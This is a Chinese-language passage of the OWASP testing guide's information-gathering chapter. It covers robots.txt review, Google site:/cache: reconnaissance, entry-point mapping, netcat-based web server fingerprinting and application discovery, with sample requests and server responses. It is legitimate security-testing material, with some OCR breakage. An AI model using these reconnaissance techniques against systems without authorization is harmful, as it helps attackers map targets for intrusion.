	OWASP-WS-004	XML content-level Testing	XML content-level
	OWASP-WS-005	HTTP GET parameters/REST Testing	WS HTTP GET parameters/REST
	OWASP-WS-006	Naughty SOAP attachments	WS Naughty SOAP attachments
	OWASP-WS-007	Replay Testing	WS Replay Testing
AJAX 测试	OWASP-AJ-001	AJAX Vulnerabilities	N.A
	OWASP-AJ-002	AJAX Testing	AJAX weakness

4.2 信息收集

在安全评估中第一个阶段是收集尽可能多的关于目标应用的信息。信息收集是渗透性测试的必要步骤。这个可以以多种方式执行。

用公共工具(搜索引擎) ,扫描仪,发送简单的 http 请求，或者特殊的人为的请求，这样可能促使应用程序泄露信息. 比如泄露错误信息，披露所使用过得版本信息或技术。

蜘蛛，机器人和爬虫 (OWASP-IG-001)

这个阶段的信息收集由浏览，捕获测试应用的资源。

搜索引擎的发现/侦查(OWASP-IG-002)

搜索引擎，比如谷歌，能够用来发现公开显露的网页应用结构或者错误页面的相关问题。

确认应用的进入点(OWASP-IG-003)

枚举应用和它攻击途径是入侵发生之前的预警。这个部分将帮助你在枚举完成后，找出在应用里面每一个应该检测的领域。

测试网页应用的指纹(OWASP-IG-004)

应用指纹是信息收集的第一步。知道运行网页服务器的版本，让测试人员知道哪些是已知弱点及在测试时使用何种方法恰当。

应用发现 (OWASP-IG-005)

应用发现是以发现以 web 服务器或应用服务器为主机的网页应用为目标的行动。由于与后台的主要应用没有直接联系，这种分析是很重要的。发现分析对于发现细节很有效，比如发现用于管理目的的网站应用。另外能发现旧的文件版本或者工件，比如在测试，开发或维护过程中产生的恢复的，已不用的脚本。

错误码分析 (OWASP-IG-006)

在渗透性测试过程中，网页应用泄露那些原本不想被终端用户看见的信息。错误码等信息能让测试者了解应用使用的有关技术和产品。很多情况下，由于异常处理和程序代码的不合理，甚至不需要任何特殊技术或工具，都很容易触发产生错误代码的条件从而产生错误代码。

很明显，仅仅关注网站应用并不是一个全面的测试。通过广泛的架构分析得到的数据比它更全面。

4.2.1 测试:蜘蛛，机器人和爬虫(OWASP-IG-001)

概要

这一节主要描述如何测试 robots.txt 文件.。

问题描述

网络蜘蛛/机器人/抓取工具检索的网页，然后递归遍历超链接进一步检索网页内容。他们可接受的行为在 Web 根目录下的[1]robots.txt 文件中的机器人排除协议中有详细说明。

举个例子：2008 年 8 月 24 日从 http://www.google.com/robots.txtthe robots.txt 引述的文件如下：

```
User-agent: *
Allow: /searchhistory/
Disallow: /news?output=xhtml&
Allow: /news?output=xhtml
Disallow: /search
Disallow: /groups
Disallow: /images
...
```

user - agent 的指令指的是具体的网络蜘蛛/机器人/爬虫。例如： *Googlebot* 指的是 *GoogleBot* 抓取工具，而 *User-Agent: **在上面的例子指的是所有网络蜘蛛/机器人/爬虫[2]，援引如下：

```
User-agent: *
```

Disallow 指令规定了蜘蛛/机器人/爬虫禁用的资源。在上面的例子中，下面的目录是禁用的：

```
...
Disallow: /search
Disallow: /groups
Disallow: /images
...
```

网络蜘蛛/机器人/抓取工具可以故意忽略 robots.txt 文件[3] 中 *Disallow* 指令制定的部分 。因此，robots.txt 的不应被视为一种强制机制去限制如何访问，存储或由第三方再发表 Web 内容。

黑盒测试实例

Wget

robots.txt 文件是存储在 Web 服务器的 Web 根目录上的。例如，如果要从 www.google.com 上检索 robots.txt，使用 *wget*:

```
$ wget http://www.google.com/robots.txt
--23:59:24-- http://www.google.com/robots.txt
        => 'robots.txt'
Resolving www.google.com... 74.125.19.103, 74.125.19.104, 74.125.19.147, ...
Connecting to www.google.com|74.125.19.103|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

  [ <=>                                 ] 3,425       --.--K/s

23:59:26 (13.67MB/s) - 'robots.txt' saved [3425]
```

Analyze robots.txt 使用 google 网页管理工具

谷歌提供了一个“**Analyze robots.txt**”功能，作为其“谷歌网站管理员工具组”，它可以协助测试[4]。步骤如下：

1 使用谷歌帐户.登录到谷歌网站管理员工具组。

2.控制台中，点击你想要的网站的网址。

3.单击工具，然后单击 **Analyze robots.txt** 。

灰盒测试及实例

灰盒测试进程与黑盒测试相同。

参考

白皮书

- [1] "The Web Robots Pages" - http://www.robotstxt.org/
- [2] "How do I block or allow Googlebot?" - http://www.google.com/support/webmasters/bin/answer.py?answer=40364&query=googlebot&topic=&type=
- [3] "(ISC)2 Blog: The Attack of the Spiders from the Clouds" - http://blog.isc2.org/isc2_blog/2008/07/the-attack-of-t.html
- [4] "How do I check that my robots.txt file is working as expected?" - http://www.google.com/support/webmasters/bin/answer.py?answer=35237

4.2.2 搜索引擎发现/侦查(OWASP-IG-002)

摘要

本节说明如何搜索谷歌索引和从谷歌缓存中删除相关的网页内容。

问题描述

一旦 Googlebot 已完成检索，它开始以标签和相关属性为基础建立网站索引，如使用<title>，可以返回相关的搜索结果[1]。

如果 robots.txt 文件没有在网站有效期内更新，那么不打算列入谷歌搜索结果的网站内容将有可能被返回。因此，必须从从谷歌缓存移走。

黑盒测试

采用先进的“ site： ”搜索运算符，有可能将搜索结果限制到特定的域[2] 。


谷歌提供了先进的“ cache： ”搜索运算符[2]，但这是相当于点击在每个谷歌搜索结果旁边的“缓存”。因此，利用先进的“ site： ”搜索运算符，然后点击“缓存”是首选。

在 Google SOAP Search API 支持 doGetCachedPage 和相关 doGetCachedPageResponse SOAP 消息[3]，以协助检索缓存的网页。OWASP “谷歌黑客”项目正在开发中。更多信息请查询 OWASP "Google Hacking" Project。

实例


要了解谷歌缓存对 owasp.org 网站内容的检索，采用下面的谷歌搜索查询：

site:owasp.org



要显示谷歌对 owasp.org 的 index.htm 缓存，采用的谷歌搜索查询是：

cache:owasp.org



灰盒测试

灰盒测试与上面的黑客测试相同

参考

[1] "Google 101: How Google crawls, indexes, and serves the web" - http://www.google.com/support/webmasters/bin/answer.py?answer=70897

[2] "Advanced Google Search Operators" - http://www.google.com/help/operators.html

[3] "Google SOAP Search API" - http://code.google.com/apis/soapsearch/reference.html#1_2

[4] "Preventing content from appearing in Google search results" - http://www.google.com/support/webmasters/bin/topic.py?topic=8459

4.2.3 应用入口识别(OWASP-IG-003)

概要

枚举应用和它攻击途径是在更深入测试之前的主要步骤，它能帮助测试人员找出可能是弱点的地方。这个部分将帮助你在枚举完成后，找出在应用里面每一个应该更深入检测的领域。

问题描述

在测试开始之前，要重复理解该应用以及用户/浏览器 如何与该应用交互。浏览整个应用， 关注所有的 http 的请求（get 和 post 方法，也称动词），以及每个发送给应用的参数及表单的域。另外，关注何时 get 和 post 请求送参数给应用.Get 请求很普遍实用,但是遇到敏感信息需要传递的时候,经常使用 post 请求。如果想看到 post 请求中的参数，你需要一个工具，比如截取代理（比如 OWASP's WebScarab）或者网页插件。在 post 请求里面特别注意一些隐藏的字段，他们通常包含敏感信息，比如洲信息，数量，及产品价格，那些开发者不愿意被用户看见或者修改的信息。

在作者的经验里，在测试的这个阶段截取代理和数据表非常有用。代理器会保留每个你和应用之间的请求与回应，这样你能准确看见那些发送到应用的和从应用返回的每个头信息，参数等等。这在时间上将十分繁重，特别是交互量很大的站点（想想银行系统）。尽管如此，经验将告诉你要寻找什么，因此这一个阶段将会简化。当你使用应用，记录下你在 url，自定义的头信息，或者请求或者回应的信息体中感兴趣的参数，并保存在你的数据表中 。数据表应该包括你请求的页面（更好的是添加你从代理器请求的数字，为以后的参考），感兴趣的参数，请求的类型（POST/GET），是否能通过认证，SSL 是否使用 ，是否是多步骤中的一步，及其它相关的信息。一旦你找出应用的每个部分，你就能浏览应用，测试你所找出的每个可能存在漏洞的部分 ，然后记录哪些能工作的，哪些不能。这份指导的其它部分将指出如何测试每个感兴趣的部分，但是在任何实际测试开始之前必须阅读这章节的内容。

下面是一些所有请求和回应都有的兴趣点。在请求部分，关注 GET /POST 方式，这些在大多数请求都有。注意其它方式，PUT 和 DELETE 同样也可被使用。通常，这些少见的请求，如果允许，可能会有弱点。在本指南中有一个专门章节介绍测试 HTTP 的方法。

请求：

- 确认哪些地方运用 GET 方式，哪些地方运用 POST 方式.
- 所有在 POST 方式里面的参数（这些在请求体中）
- 在 post 方式里，关注隐藏的参数。当 post 发送时，所有的表单的字段（包括隐藏的参数）都在 http 消息体中发送到应用。除非你用代理或者看 html 的原代码，否则你看不到这些。另外，在你看的下一页，数据和你的请求会根据隐藏参数值的不同而不同。
- 确认所有在 GET 请求中的参数（比如 url）,特别是请求的字符串（通常在 a?之后）
- 确认字符串的所有参数。通常是一对的格式，比如 foo=bar，同样很多参数会在一个字符串中用特殊符号 &,~, :或者其它符号间隔开
- 特别注意的是在一个字符串或一个 POST 请求中确认多个参数时，一些或者所有的参数将被需要来执行测试。你需要确认所有的参数（即使编码的或者加密的），辨认哪些会被应用所处理。下面指导会说明如何测试这些参数。这种情况下，只需要确认你找到所有的参数。
- 关注额外的或者自定义的不能明显看到的头信息（比如 debug=False）

响应：

- 确认哪里设置，修改或添加了新的 cookies（设置 cookie 头信息）。
- 确认在正常回应中是否有转发的请求（300 HTTP 状态码），400 状态码。特别是 403 禁止，及 500 内部服务器错误（比如，不能修改的请求）
- 注意感兴趣的头信息被使用。比如 Server: BIG-IP 暗示站点负载平衡。如果一个站点使用负载平衡，并且只有一个服务器配置不当，你可能需要请求多次去访问这个易受到危害的服务器，依赖于所使用的负载平衡的类型。

黑盒测试实例

应用入口测试：

以下是对应用入口如何进行检查的例子。

例 1:

这个例子展示了通过一个 GET 请求获取网上购物网站的信息。

简单的 GET 请求：

- GET https://x.x.x.x/shoppingApp/buyme.asp?CUSTOMERID=100&ITEM=z101a&PRICE=62.50&IP=x.x.x.x
- Host: x.x.x.x
- Cookie: SESSIONID=Z29vZCBqb2IgcGFkYXdhIG15IHVzZXJuYW1lIGlzIGZvbyBhbmQgcGFzc3dvcmQgaXMgYmFy

结果预期：

这里你需要注意到如 CUSTOMERID, ITEM, PRICE, IP, 和 Cookie 这些参数的请求 (这可能仅仅是编码参数或用于会话状态)。

例 2:

这个例子展示了通过一个 POST 请求登陆应用。

简单的 POST 请求 ：

- POST https://x.x.x.x/KevinNotSoGoodApp/authenticate.asp?service=login
- Host: x.x.x.x
- Cookie: SESSIONID=dGhpcyBpcyBhIGJhZCBhcHAgdGhhdCBzZXRzIHByZWRpY3RhYmxlIGNvb2tpZXMgYW5kIG1pbmUgaXMgMTIzNA==
- CustomCookie=00my00trusted00ip00is00x.x.x.x00

POST 信息主体：

user=admin&pass=pass123&debug=true&fromtrustIP=true

结果预期

在这个例子中你会注意到你之前有的所有参数，但请注意，该参数是通过信息的正文，而不是在 URL 传送。另外注意到，有一个自定义的 Cookie 正在使用。

灰盒测试实例

通过灰盒方法对应用切入点进行的测试包括已经用警告确定的一切。这就像是有一些外部资源，应用可以从它们获得并处理数据（如 SNMP 陷阱， syslog 消息， SMTP，或来自其它服务器的 SOAP 消息） 。如果有任何外部资源的

进入应用，应用开发人员就会开会确认可接受或期望用户输入并确认它们的格式。例如，开发人员可以帮助制定 正确的应用能接受的的 SOAP 请求，并了解 web 服务存在在哪些地方。（如果在黑盒测试时尚未确定 Web 服务或其他功能）。

参考

白皮书

- RFC 2616 – Hypertext Transfer Protocol – HTTP 1.1 - http://tools.ietf.org/html/rfc2616

工具

代理拦截

- OWASP: Webscarab
- Dafydd Stuttard: Burp proxy - http://portswigger.net/proxy/
- MileSCAN: Paros Proxy - http://www.parosproxy.org/download.shtml

浏览器插件

- "TamperIE" for Internet Explorer - http://www.bayden.com/TamperIE/
- Adam Judson: "Tamper Data" for Firefox - https://addons.mozilla.org/en-US/firefox/addon/966

4.2.4 WEB 应用指纹测试 (OWASP-IG-004)

摘要

网站服务器指纹识别对于渗透测试是一个关键的任务。知道版本信息和运行网页服务器的类型，能够让测试者在测试中知道哪些是已知弱点和找到弱点的适当方法。

问题描述

现在市面上有许多不同的供应商和不同的 web 服务器版本。知道你所测试的 Web 服务器的类型将有利于测试进程并有可能改变测试过程。你可以通过发送 web 服务器特定命令并分析输出得到这些信息，因为每个 Web 服务器软件对这些特定命令反应都不同。通过了解各种类型的 web 服务器如何对特定命令反应，并将这些信息保存在 web 服务器指纹数据库中，渗透测试者能将这些命名发送给 web 服务器，分析反应情况并对比数据库中的已知的特性。请注意，通常需要几个不同的命令，以准确地确定在 Web 服务器，因为不同的版本可能会对同一个命令反应相似。但是很少有不同版本对所有的 HTTP 命名反应一样。因此，通过发送几个不同的命令，增加您的准确性。

黑盒测试实例

确定 web 服务器最简单和最基本的形式是看的服务器领域中的 HTTP 响应头。我们的实验中，我们使用 netcat。考虑以下的 HTTP 请求响应：

```
$ nc 202.41.76.251 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 16 Jun 2003 02:53:29 GMT
Server: Apache/1.3.3 (Unix)  (Red Hat/Linux)
Last-Modified: Wed, 07 Oct 1998 11:18:14 GMT
ETag: "1813-49b-361b4df6"
Accept-Ranges: bytes
Content-Length: 1179
Connection: close
Content-Type: text/html
```

从服务器领域，我们的理解是，可能是服务器的 Apache，版本 1.3.3，运行于 Linux 操作系统。

四个例子 HTTP 响应头如下所示。

From an **Apache 1.3.23** server:

```
HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML
```

From a **Microsoft IIS 5.0** server:

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Expires: Yours, 17 Jun 2003 01:41: 33 GMT
Date: Mon, 16 Jun 2003 01:41: 33 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Wed, 28 May 2003 15:32: 21 GMT
ETag: b0aac0542e25c31: 89d
Content-Length: 7369
```

From a **Netscape Enterprise 4.1** server:

```
HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:19: 04 GMT
```

Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close

From a **SunONE 6.1** server:

HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 14:53:45 GMT
Content-length: 1186
Content-type: text/html
Date: Tue, 16 Jan 2007 14:50:31 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Accept-Ranges: bytes
Connection: close

然而，这种测试方法是不太好。有几个技术，允许一个网站，混淆或修改服务器的 标示字符串。例如，我们可以得到以下答案：

403 HTTP/1.1 Forbidden
Date: Mon, 16 Jun 2003 02:41: 27 GMT
Server: Unknown-Webserver/1.0
Connection: close
Content-Type: text/HTML; charset=iso-8859-1

在这种情况下，服务器领域的这种反应是模糊的：我们可以不知道什么类型的 Web 服务器正在运行。

协议行为

更完善的技术会考虑市面上许多已知的 web 服务器的不同特点。我们将列出一些方法，使我们能够推断出在使用的 Web 服务器的类型。

HTTP 头 字段排序

第一种方法包括观察反应中一些标题的排序。每一个 Web 服务器有一个内部的标题排序。我们认为以下答案作为一个例子：

Response from **Apache 1.3.23**

$ nc apache.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT

ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML

Response from **IIS 5.0**

$ nc iis.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:13: 52 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:13: 52 GMT
ETag: W/e0d362a4c335be1: ae1
Content-Length: 133

Response from **Netscape Enterprise 4.1**

$ nc netscape.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:01: 40 GMT
Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close

Response from a **SunONE 6.1**

$ nc sunone.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:23:37 GMT
Content-length: 0
Content-type: text/html
Date: Tue, 16 Jan 2007 15:20:26 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Connection: close

我们可以看到，在 Apache ， Netscape Enterprise，和 IIS 之间，日期字段和服务器字段的排序不同。

畸形请求测试

另一个执行的有效的测试是向服务器发送畸形请求或者针对不存在的页面发送请求。 考虑以下 HTTP 响应：

Response from **Apache 1.3.23**

```
$ nc apache.example.com 80
GET / HTTP/3.0

HTTP/1.1 400 Bad Request
Date: Sun, 15 Jun 2003 17:12: 37 GMT
Server: Apache/1.3.23
Connection: close
Transfer: chunked
Content-Type: text/HTML; charset=iso-8859-1
```

Response from **IIS 5.0**

```
$ nc iis.example.com 80
GET / HTTP/3.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:14: 02 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:14: 02 GMT
ETag: W/e0d362a4c335be1: ae1
Content-Length: 133
```

Response from **Netscape Enterprise 4.1**

```
$ nc netscape.example.com 80
GET / HTTP/3.0

HTTP/1.1 505 HTTP Version Not Supported
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:04: 04 GMT
Content-length: 140
Content-type: text/HTML
Connection: close
```

Response from a **SunONE 6.1**

```
$ nc sunone.example.com 80
GET / HTTP/3.0

HTTP/1.1 400 Bad request
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:25:00 GMT
```

Content-length: 0
Content-type: text/html
Connection: close

我们注意到，每个服务器以不同的方式反应。服务器版本不同，反应也不同。如果我们用不存在的页面发送请求，同样可以得到相似的情况。 如下面的反应：

Response from **Apache 1.3.23**

$ nc apache.example.com 80
GET / JUNK/1.0

HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:17: 47 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML

Response from **IIS 5.0**

$ nc iis.example.com 80
GET / JUNK/1.0

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Fri, 01 Jan 1999 20:14: 34 GMT
Content-Type: text/HTML
Content-Length: 87

Response from **Netscape Enterprise 4.1**

$ nc netscape.example.com 80
GET / JUNK/1.0

<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent to query this server could not understand.
</BODY></HTML>

Response from a **SunONE 6.1**


$ nc sunone.example.com 80
GET / JUNK/1.0

<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent a query this server could not understand.

</BODY></HTML>

自动测试

要准确得到一个 web 服务器的指纹，可以采取很多测试方法。幸运的是，有自动化的工具做这些测试。“httprint”是一个这样的工具。Httprint 拥有一个特征目录，允许用户识别正在使用的 web 服务器的类型和版本。例如下面的所运行的 httprint：



在线测试

在线工具经常对目标 web 服务器传递很多信息，其中一个例子就是 Netcraft。有了这个工具我们可以检索到得信息包括操作系统， 使用的 Web 服务器，服务器正常运行时间，Netblock 业主，有关 Web 服务器的历史改变和操作系统。例如：

Toolbar	Netcraft

Site report for www.owasp.org

Site	http://www.owasp.org	**Last reboot**	82 days ago Uptime graph
Domain	owasp.org	**Netblock owner**	USLEC Corp.
IP address	216.48.3.18	**Site rank**	12753
Country	US	**Nameserver**	ns1.secure.net
Date first seen	October 2001	**DNS admin**	hostmaster@secure.net
Domain Registry	publicinterestregistry.net	**Reverse DNS**	unknown
Organisation	OWASP Foundation, 9175 Guilford Rd Suite 300, Columbia, 21046, United States	**Nameserver Organisation**	MYNAMESERVER, LLC, PO Box 3895, Englewood, 80155, United States
Check another site:			

Hosting History

Netblock Owner	IP address	OS	Web Server	Last changed
USLEC Corp. 6801 Morrison Blvd Charlotte NC US 28211	216.48.3.18	Linux	Apache/2.2.0 Fedora	9-Jan-2007
USLEC Corp. 6801 Morrison Blvd Charlotte NC US 28211	216.48.3.18	Linux	Apache/2.2.0 Fedora	2-Sep-2006
USLEC Corp. 6801 Morrison Blvd Charlotte NC US 28211	216.48.3.18	Linux	Apache/2.0.50 Fedora	2-Aug-2004
Aspect Security 9175 Guilford RD Columbia MD US 21046	66.255.82.11	FreeBSD	Apache	26-Jul-2004
975 Cobb Place Blvd Suite 111 Kennesaw GA US 30144	64.30.172.91	Linux	Apache/2.0.40 Red Hat Linux	24-Mar-2004
NetRail, Inc. 1015 31st St NW Washington DC US 20007	207.31.92.40	Linux	Apache/2.0.44 Unix	30-Sep-2003
XO Communications Corporate Headquarters 11111 Sunset Hills Road Reston VA US	207.155.252.4	Solaris 8	ConcentricHost-Ashurbanipal/1.7 XOTM Web Site Hosting	19-Mar-2003

参考

白皮书

- Saumil Shah: "An Introduction to HTTP fingerprinting" - http://net-square.com/httprint/httprint_paper.html

工具

- httprint - http://net-square.com/httprint/index.shtml
- Netcraft - http://www.netcraft.com

4.2.5 应用发现 (OWASP-IG-005)

摘要

测试 Web 应用安全漏洞首要的一步是找出哪些特定的应用是托管在 Web 服务器上。 许多应用程序已经存在已知的漏洞和已知的攻击策略，可以利用这些进行远程控制或得到数据。此外，许多应用往往是配置错误或没有更新，原因是他们认为这些应用只是“内部使用” ，因此并没有任何威胁的存在。

问题描述

随着虚拟 Web 服务器的使用增多，传统的 1:1 型的 IP 地址和 Web 服务器的关系正在失去它的许多原有的意义。有多个网站/应用程序但是其域名名却解析到同一个 IP 的情况并不少见。（这种情况不仅限于托管环境，同样也适用于普通的企业环境） 。

作为安全专业人员，你有时会得到一套 IP 地址（或可能只有一个）作为测试目标。可以认为这种情况更象是一个渗透测试型接触，但在任何情况下，预计这种任务将考验在这一目标上的所有 Web（或其他东西） 。现在的问题是， IP 地址在 80 端口托管 HTTP 服务 ，但是如果你访问指定的 IP 地址（这是所有你知道），它会报告“没有 Web 服务器配置此地址”或类似信息。但是，该系统可以“隐藏”了一些 Web 应用程序，可以通过一些貌似不相关的（ DNS ）域名来访问。显然，你分析的范围深受应用的测试结果影响，或者你不受一点影响，因为没有注意到它们或只注意到一部分。有时候，目标规格更丰富-也许得到了 IP 地址列表及其相应的域名。然而，这份清单可能只包含了部分资料，也就是说，它可以缺失了一些符号名字-和客户可能甚至不知道这件事（这是更可能发生在大型组织） ！

其他影响评估范围的事件包括发布在不明显的 URL 的 web 应用， （例如， http://www.example.com/some-strange-URL ） ，其他地方无法链接到这个 URL。这可能由于错误造成（由于错误） ，也有可能是故意造成的（例如未公开的管理接口）。

为了解决这些问题，有必要以执行 Web 应用程序发现。

黑盒测试实例

WEB 应用发现

Web 应用程序的发现是一个过程，旨在在给定的架构上找到 Web 应用程序。而这给定的架构通常是特定的一组 IP 地址（也可能是一个网络区域（net block）） ，但可能包括一套 DNS 域名或两者混合。这一信息在评估执行前发放，无论是一个典型风格的渗透试验或应用为重点的评估。在这两种情况下， 除非指定测试规则（例如，“只测试位于网址 http://www.example.com/ 的应用。”） ，评估应力求覆盖范围最全面，即应确定所有可以通过给定的目标的应用。在下面的示例中，我们将研究一些技术，可以用来实现这一目标。

注：以下一些技术适用于面向互联网的 Web 服务器，即 DNS 和反向 IP 基于网络的搜索服务和使用搜索引擎。为了匿名的目的，除另有说明外，以下例子使用的专用 IP 地址（如 192.168.1.100 ）代表通用的 IP 地址。

有三个因素影响了在指定 DNS 域名（或 IP 地址）上的网络应用的数量：

1. URL 基准不同

一个 Web 应用程序最 明显的切入点是 www.example.com，通过这样的简化符号，我们认为 web 应用起源于 http://www.example.com/ （这同样适用于用于 HTTPS ）。然而，尽管这是最常见的情况是，没有规定网络应用必须从“/”开始。例如，同样的符号名可能关联到三个 Web 应用程序，如： http://www.example.com/url1 http://www.example.com/url2 http://www.example.com/url3 在这种情况下，网址 http://www.example.com/不会关联到一个有意义的网页，而这三个申请将“隐藏”，除非我们明确地知道如何访问这些目标，即，我们知道 url1， url2 或 url3 。通常没有必要以这种方式发布 Web 应用程序，除非你不想让他们按照标准方式访问，同时你已准备通知用户他们的确切位置。这并不意味着这些应用是秘密进行的， 只是他们的存在和位置没有明确公布。

2. 非标准端口

虽然 Web 应用程序通常开通端口 80 （ HTTP ）和 443 （ HTTPS 的），而这些端口号码并没有特别含义。事实上，Web 应用程序可能与任意 TCP 端口，并可以参照指定的端口号如下：http[s]://www.example.com:port/。例如，http://www.example.com:20000/ 。

3. 虚拟主机

DNS 允许一个 IP 连接一个或多个符号名。例如，IP 地址 192.168.1.100 可能是相关的 DNS 名称有：www.example.com，*helpdesk.example.com*， webmail.example.com （实际上，并不是所有的符号名都必须属于同一个 DNS 域。）。这 1 对 N 的关系可以通过使用所谓的虚拟主机来运行不同的内容。关于我们所指的虚拟主机的相关信息都嵌入在 HTTP 1.1 *Host:* header [1]。

